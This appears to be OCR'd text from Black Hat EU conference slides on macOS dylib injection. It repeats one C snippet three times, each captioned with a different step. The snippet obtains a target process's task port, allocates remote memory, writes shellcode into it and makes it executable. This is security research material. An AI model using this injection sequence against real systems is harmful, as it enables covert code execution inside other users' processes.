
Dylib Injection



```
➜  BlackHatEU
//lib injection code (thanks newosxbook.com)

//grab the task port for the target pid
task_t remoteTask;
task_for_pid(mach_task_self(), pid, &remoteTask);

//allocate memory
mach_vm_allocate( remoteTask, &remoteMem64, MEM_SIZE, VM_FLAGS_ANYWHERE);

//write shellcode into memory
mach_vm_write(remoteTask, remoteMem64, ptr_to_shellcode,len);

//make memory executable
vm_protect(remoteTask, remoteMem64, SIZE, FALSE,VM_PROT_READ|VM_PROT_EXECUTE);
```

Find pid of adid


Dylib Injection



```
➜  BlackHatEU
//lib injection code (thanks newosxbook.com)

//grab the task port for the target pid
task_t remoteTask;
task_for_pid(mach_task_self(), pid, &remoteTask);

//allocate memory
mach_vm_allocate( remoteTask, &remoteMem64, MEM_SIZE, VM_FLAGS_ANYWHERE);

//write shellcode into memory
mach_vm_write(remoteTask, remoteMem64, ptr_to_shellcode,len);

//make memory executable
vm_protect(remoteTask, remoteMem64, SIZE, FALSE,VM_PROT_READ|VM_PROT_EXECUTE);
```

allocate memory


Dylib Injection



```
➜  BlackHatEU
//lib injection code (thanks newosxbook.com)

//grab the task port for the target pid
task_t remoteTask;
task_for_pid(mach_task_self(), pid, &remoteTask);

//allocate memory
mach_vm_allocate( remoteTask, &remoteMem64, MEM_SIZE, VM_FLAGS_ANYWHERE);

//write shellcode into memory
mach_vm_write(remoteTask, remoteMem64, ptr_to_shellcode,len);

//make memory executable
vm_protect(remoteTask, remoteMem64, SIZE, FALSE,VM_PROT_READ|VM_PROT_EXECUTE);
```

write shellcode

